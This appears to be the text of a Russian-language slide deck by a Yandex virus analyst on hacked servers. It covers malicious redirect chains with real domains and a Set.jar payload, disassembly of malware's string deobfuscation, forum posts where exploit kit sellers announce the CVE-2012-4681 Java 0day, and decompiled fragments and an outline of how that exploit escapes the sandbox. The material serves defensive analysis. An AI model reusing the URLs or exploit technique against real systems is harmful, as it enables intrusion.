
Стата по всем потокам ⌵

за всё время ⌵

Применить



Detection ratio: 3/42



DrWeb: Linux.Iframe.1

Sophos: Troj/Apmod-C

TrendMicro-HouseCall: TROJ_GEN

www.s[redacted]n... /modnaja-zhenskaja-odezhda-zhenskie-sport-kostyumy/
 nwxo.org.in /index.php?src=73&url=www.s[redacted]n.com&sport=80
 nwxo.org.in /index2.php?src=73&gpr=13&tkr=03130835577198125&tkri=
 nwxo.org.in /index5.php?src=73&gpr=13&tkr=03130835577198125&tkri=
 nwxo.org.in /index6.php?b=0&src=73&gpr=13&tkr=03130835577198125
 nwxo.org.in /index4.php?src=73&gpr=13&tkr=03130835577198125&tkri=

www[redacted].ru /
 misnuk.in /index.php?time=091106281023989594&src=58&url=www.[redacted].ru&sport=80&key=A79642
 misnuk.in /index2.php?src=58&gpr=18&tkr=09110646440157549&tkri=8045076a7cf7f45c9399559bfbe6
 misnuk.in /main.php?src=58&gpr=18&tkr=09110646440157549&tkri=8045076a7cf7f45c9399559bfbe601
 misnuk.in /content/ap2.php?src=58&gpr=18&tkr=09110646440157549&tkri=8045076a7cf7f45c9399559
 misnuk.in /Set.jar
 misnuk.in /g.php?f=b5ecf&e=0&src=58&gpr=18&tkr=09110646440157549&tkri=8045076a7cf7f45c93995
 dating-portal.net /aff.php?tt=0&t=timeout
 dating-portal.net /aff.php?go=3338/
 dating-portal.net /

Troj/JSRedir-DM


```

042DAD0
042DAD0 Malware_dexor proc near ; CODE XREF: Malware_string_constructor+165C↓p
042DAD0 ; sub_4317D0+130↓p ...
042DAD0 test ecx, ecx
042DAD2 mov rax, rsi ; H
042DAD5 jz short loc_42DB10
042DAD7 mov r8, rdi
042DADA mov r9, rsi
042DADD xor r10d, r10d
042DAE0 jmp short loc_42DAEA ; B
042DAE2 ; -----
042DAE2
042DAE2 loc_42DAE2: ; CODE XREF: Malware_dexor+36↓j
042DAE2 add r8, 1
042DAE6 add rdx, 1
042DAEA
042DAEA loc_42DAEA: ; CODE XREF: Malware_dexor+10↑j
042DAEA cmp byte ptr [r8], 0
042DAEE movzx eax, byte ptr [rdx] ; ...
042DAF1 cmovz r8, rdi
042DAF5 add r10d, 1 ; A
042DAF9 xor al, [r8]
042DAFC mov [r9], al ; A
042DAFF add r9, 1
042DB03 cmp r10d, ecx ; A
042DB06 jnz short loc_42DAE2
042DB08 lea eax, [rcx-1]
042DB0B lea rax, [rsi+rax+1]
042DB10
042DB10 loc_42DB10: ; CODE XREF: Malware_dexor+5↑j
042DB10 mov byte ptr [rax], 0
042DB13 retn
042DB13 Malware_dexor endp

```




Detection ratio: 1/42



Kaspersky: Backdoor.FreeBSD.Papach.a



Detection ratio: 1/42



Kaspersky: Backdoor.Linux.Maldyr.a

Распространение

Эволюция Java-эксплоитов

CVE-2011-3544 (Java Rhino)

CVE-2012-0507 (Java AtomicReferenceArray)

CVE-2012-4681 (Java ???)

CVE-2012-4681 Первая публикация

26.08.2012




Joshua J. Drake

@jduck1337

I heard there was a new Java oday found
being exploited in the wild --
pastie.org/4594319

CVE-2012-4681 обновление Metasploit

27.08.2012



Sakura

Xio



Вишневый сад
Группа: Пользователь
Сообщений: 148

27.08.2012, 18:36

Добавлен Oday спloit. Пробив вырос.

P.S я обновляю клиентов бесплатно))

Сообщение отредактировал **Xio** - 27.08.2012, 19:09

[showtopic=55442 -Sakura Exploit Pack-](#)
Великолепная связка с вкусными условиями.

Blackhole

Paunch



Читер
Группа: Специалист
Сообщений: 100
Регистрация: 06.11.2010
Пользователь №: 33 936
Деятельность: безопасность

27.08.2012, 18:29

ВНИМАНИЕ ВНИМАНИЕ !!!

Добавлен Oday Java эксплойт, стучите за обновлениями, пробив жжот...

конкуренты - подтягивайтесь)))

CVE-2012-4681 патч от Oracle

30.08.2012

Security Baselines

The security baselines for the Java Runtime Environment (JRE) at the time of the release of JDK 7u7 are specified in the following table:


JRE Family Version	JRE Security Baseline (Full Version String)
7	1.7.0_07
6	1.6.0_35
5.0	1.5.0_36
1.4.2	1.4.2_38

For more information about security baselines, see [Deploying Java Applets With Family JRE Versions in Java Plug-in for Internet Explorer](#).

Bug Fixes

This release contains fixes for security vulnerabilities. For more information, see [Oracle Security Alert for CVE-2012-4681](#).

CVE-2012-4681 Обфускация Java



The screenshot displays an IDE window with a project tree on the left and a code editor on the right. The project tree shows a package structure with classes b4a, b4b, b4c, and b4d. The code editor shows the source code of b4a.class.

```
package b4a;

import java.lang.reflect.Constructor;

public class b4a
{
    int b4b = 4;
    int b4a = -6;
    public String b4c = z[1];
    private static final String[] z;

    public static byte[] b4d()
    {
        return b4c.b4b(z[2].substring(4));
    }


    public static Permissions b4b()
    {
        Permissions localPermissions = new Permissions();
        Permission localPermission = b4c();
        localPermissions.add(localPermission);
        return localPermissions;
    }

    public static String b4a()
    {
        return z[0].substring(4);
    }

    public static void b4a(String paramString)
        throws Exception
    {
        Object localObject = Class.forName(b4a()).getConstructor(new Class[] {
    }

    public static Permission b4c()
    {
        int j = b4e.b4M;
        Permission localPermission1 = b4b.b4a();
        Permission localPermission2 = null;
        int i = 0;
        do
            do
            {
                localPermission2 = localPermission1;
            }
        while (true)
    }
}
```

CVE-2012-4681 анализ



CVE-2012-4681 анализ

```
java.beans.Statement  
public class Statement {  
  
...  
  
private final AccessControlContext acc =  
AccessController.getContext();  
  
...  
  
}
```

CVE-2012-4681 анализ

```
sun.awt.SunToolkit.getField(className, fieldName) {  
    ...  
    doPrivileged(){  
        field = getDeclaredFeild(fildName)  
        field.setAccessible(true);  
        return field;  
    }  
    ...  
}
```

CVE-2012-4681 анализ

java.beans.Expression

Expression.execute

Statement.invokeInternal

Statement.getMethod

MethodFinder.findMethod

com.sun.beans.finder.MethodFinder.findMethod

...

return *Class.forName(name);*

Блог проекта



<http://safesearch.ya.ru/>

Раздел «Безопасность» в Яндекс.Вебмастер



<http://help.yandex.ru/webmaster/?id=1059440>

Мы всегда рады образцам серверного вредоносного кода



`samples@yandex-team.ru`

Yandex SafeBrowsing API



http://legal.yandex.ru/yandex_sb_api/



Петр Волков
Вирусный аналитик

Спасибо